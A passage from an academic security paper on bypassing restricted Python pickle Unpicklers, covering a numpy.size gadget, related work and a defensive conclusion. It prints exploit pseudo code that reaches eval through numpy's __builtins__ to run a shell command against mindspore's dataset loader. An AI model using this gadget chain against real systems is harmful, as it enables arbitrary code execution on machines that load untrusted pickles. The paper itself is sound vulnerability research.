        if module == "numpy":
            return getattr(np, name)
        raise pickle.UnpicklingError(...)
```

Listing 9: Implementation in `mindspore/mindspore/minirecord/tools/cifar10.py`

We found that this `numpy.size` code fragment (gadget) has the ability to get the index value (get item), and Listing 10 shows the important part of the code. It takes two arguments: `a` and `axis`, both of which can be fully controlled without any restrictions. This function uses `axis` as the index to get the index value under the `shape` attribute of a object. Therefore, as long as the object that the attacker actually wants to obtain the index is set to the `shape` attribute of an object, the complete index access capability can be achieved. Using the bypass strategy of paragraph III-D2, we set the `shape` attribute of the `numpy.size` function to `numpy.__builtins__`. Finally, through `numpy.size` you can get `eval` and execute arbitrary code. The complete exploit pseudo code is shown in Listing 11.

```
@array_function_dispatch(_size_dispatcher)
def size(a, axis=None):
    if axis is None: ...
    else:
        try:
            return a.shape[axis]
        except AttributeError: ...
```

Listing 10: Code Fragmentgadget in `NumPynumpy/-core/fromnumeric.py`

```
from numpy import size, __builtins__
size.shape = __builtins__
size(size, 'eval')('__import__("os")
                  ).system("id")')
```

Listing 11: Generated Exploit Pseudo Codes for `mindspore`

V. RELATED WORK

A. Pickle Deserialization Vulnerability

There has been a lot of research into the various attack aspects of *pickle* deserialization. Among them, there is no shortage of attempts to analyze malicious *pickle* opcodes. However, most of them focus on the construction of *pickle* opcodes, and do not discuss the concepts related to protection bypass mentioned in this paper in detail.

1) *Sour Pickle*: This paper [2] was published in Blackhat 2011 and is the whistleblower exploring *pickle* deserialization vulnerabilities. It discusses in depth the harms that *pickle* can achieve and the various clever ways to use it.

2) *pickle-fuzz - Rehabilitating Python's pickle module*: This paper [22] discusses *pickle*'s often-cited problems with arbitrary code execution and other possible dangers. It fuzzes the Python *pickle* and proposes various types of Denial of service attacks. We can infer that trusting the *pickle* opcodes passed in by any user can still cause resource consumption and lead to DoS attacks.

3) *Fickling*: It is a tool proposed by Trail of Bits that can statically analyze, decompile, and rewrite existing *pickle* opcodes, and provides an easy proof-of-concept for tampering with existing pickles. In this article [23] describes the attack technique for implanting malicious *pickle* opcodes in pre-trained machine learning models. Many machine learning-related data sets or models are implemented with *pickle*, which has become a security risk. One of the bugs we actually found was a problem with the machine learning dataset, mentioned in the section IV-C2.

B. Automatic Exploitation for Deserialization Vulnerability

Many studies have attempted to automate the exploitation or exploration of valuable code fragments (gadgets) for deserialization vulnerabilities in major programming languages.

Sunnyeo Park [24] published an automatic exploit generator for PHP deserialization vulnerability. Among them, he uses dynamic and static mixed analysis to find the exploit chain and solve the conditional limitations existing in the gadget with fuzz testing. Mikhail Shcherbakov [25] attempts to detect and automate object injection vulnerabilities in .NET for the Common Intermediate Language level of .NET. It uses static taint analysis to find exploitable code fragments in the data stream in .NET Assembly and verifies their exploitability in a dynamic way. Netflix security researcher Ian Haken [26] has published how to analyze object inheritance, data flow and function call graph to find available gadgets for Java deserialization.

Even though there are significant research results in PHP, NET, and Java, the automated exploitation of *pickle* deserialization vulnerabilities in Python has not yet begun, which is the main motivation and expected contribution of this research.

VI. CONCLUSIONS

In this paper, we try to comprehensively analyze the failed *restricted Unpickler*, propose a strategy for exploit generation, and find 8 undiscovered cases. The Pickora compiler relieves the heavy burden of reading code and writing exploit when exploiting vulnerabilities.

On the other hand, we confirm that when implementing a *restricted Unpickler*, if the `module` and `name` parameters of `find_class` are restricted at the same time, it is more likely to be a safe protection method.

ACKNOWLEDGMENT

This work was supported in part by the National Science and Technology Council (111-2218-E-A49-013-MBK and 111-2221-E-007 -079 -MY3), and the Cybersecurity Center of Excellence project at Taiwan's National Applied Research Labs.

REFERENCES

- [1] Python Software Foundation. *pickle — Python object serialization — Python 3.10.4 documentation*. [Online; accessed 20. May 2022]. May 2022. URL: <https://docs.python.org/3/library/pickle.html>.
- [2] Marco Slaviero. “Sour Pickles - A serialised exploitation guide in one part”. In: *BlackHat 2011*. BlackHat. 2011.
- [3] uber. *petastorm*. [Online; accessed 19. Jul. 2022]. July 2022. URL: <https://github.com/uber/petastorm>.
- [4] Philipp Holzinger et al. “An In-Depth Study of More Than Ten Years of Java Exploitation”. In: New York, NY, USA: Association for Computing Machinery, 2016. ISBN: 9781450341394.
- [5] OWASP Top Ten 2017 | A8:2017-Insecure Deserialization | OWASP Foundation. [Online; accessed 7. Jun. 2022]. Apr. 2022. URL: https://owasp.org/www-project-top-ten/2017/A8_2017-Insecure_Deserialization.
- [6] Ruby 2.x Universal RCE Deserialization Gadget Chain. [Online; accessed 7. Jun. 2022]. June 2022. URL: <https://www.elttam.com/blog/ruby-deserialization/#content>.
- [7] Universal Deserialisation Gadget for Ruby 2.x-3.x. [Online; accessed 7. Jun. 2022]. Jan. 2021. URL: <https://devcraft.io/2021/01/07/universal-deserialisation-gadget-for-ruby-2-x-3-x.html>.
- [8] James Forshaw. “Are you my type? breaking .NET through serialization”. In: *Proceedings of the Black Hat USA (2012)*.
- [9] Python Software Foundation. *pickle — Python object serialization: Restricting Globals — Python 3.10.4 documentation*. [Online; accessed 27. May 2022]. May 2022. URL: <https://docs.python.org/3/library/pickle.html#restricting-globals>.
- [10] Expressions — Python 3.10.4 documentation. [Online; accessed 4. May. 2022]. July 2022. URL: <https://docs.python.org/3/reference/expressions.html#calls>.
- [11] Built-in Functions — Python 3.10.5 documentation. [Online; accessed 16. Jul. 2022]. July 2022. URL: <https://docs.python.org/3/library/functions.html#getattr>.
- [12] operator — Standard operators as functions — Python 3.10.5 documentation. [Online; accessed 16. Jul. 2022]. July 2022. URL: <https://docs.python.org/3/library/operator.html#operator.getitem>.
- [13] 3. Data model — Python 3.10.5 documentation. [Online; accessed 16. Jul. 2022]. July 2022. URL: <https://docs.python.org/3/reference/datamodel.html#specialnames>.
- [14] Eval really is dangerous. [Online; accessed 20. May 2022]. June 2012. URL: https://nedbatchelder.com/blog/201206/eval_really_is_dangerous.html.
- [15] nVisium. *Exploring SSTI in Flask/Jinja2, Part II*. [Online; accessed 20. May 2022]. May 2022. URL: <https://blog.nvisium.com/p255>.
- [16] 3. Data model — Python 3.10.5 documentation. [Online; accessed 20. Jul. 2022]. July 2022. URL: <https://docs.python.org/3/reference/datamodel.html#objects-values-and-types>.
- [17] builtins — Built-in objects — Python 3.10.4 documentation. [Online; accessed 20. May 2022]. May 2022. URL: <https://docs.python.org/3/library/builtins.html>.
- [18] Python Software Foundation. *inspect — Inspect live objects — Python 3.10.4 documentation*. [Online; accessed 27. May 2022]. May 2022. URL: <https://docs.python.org/3/library/inspect.html>.
- [19] Search - GitHub Docs. [Online; accessed 7. Jun. 2022]. June 2022. URL: <https://docs.github.com/en/rest/search>.
- [20] maurosoria. *dirsearch*. [Online; accessed 7. Jun. 2022]. June 2022. URL: <https://github.com/maurosoria/dirsearch>.
- [21] mindspore ai. *mindspore*. [Online; accessed 7. Jun. 2022]. June 2022. URL: <https://github.com/mindspore-ai/mindspore>.
- [22] moreati. *pickle-fuzz*. [Online; accessed 20. May 2022]. May 2022. URL: <https://github.com/moreati/pickle-fuzz>.
- [23] Never a dill moment: Exploiting machine learning pickle files. [Online; accessed 20. May 2022]. Mar. 2021. URL: <https://blog.trailofbits.com/2021/03/15/never-a-dill-moment-exploiting-machine-learning-pickle-files>.
- [24] “FUGIO: Automatic Exploit Generation for PHP Object Injection Vulnerabilities”. In: *31st USENIX Security Symposium (USENIX Security 22)*. Boston, MA, 2022.

- [25] Mikhail Shcherbakov and Musard Balliu. “Serialdetector: Principled and practical exploration of object injection vulnerabilities for the web”. In: *Network and Distributed Systems Security (NDSS) Symposium 2021* 21-24 February 2021. 2021.
- [26] Ian Haken. “Automated discovery of deserialization gadget chains”. In: *Proceedings of the Black Hat USA* (2018).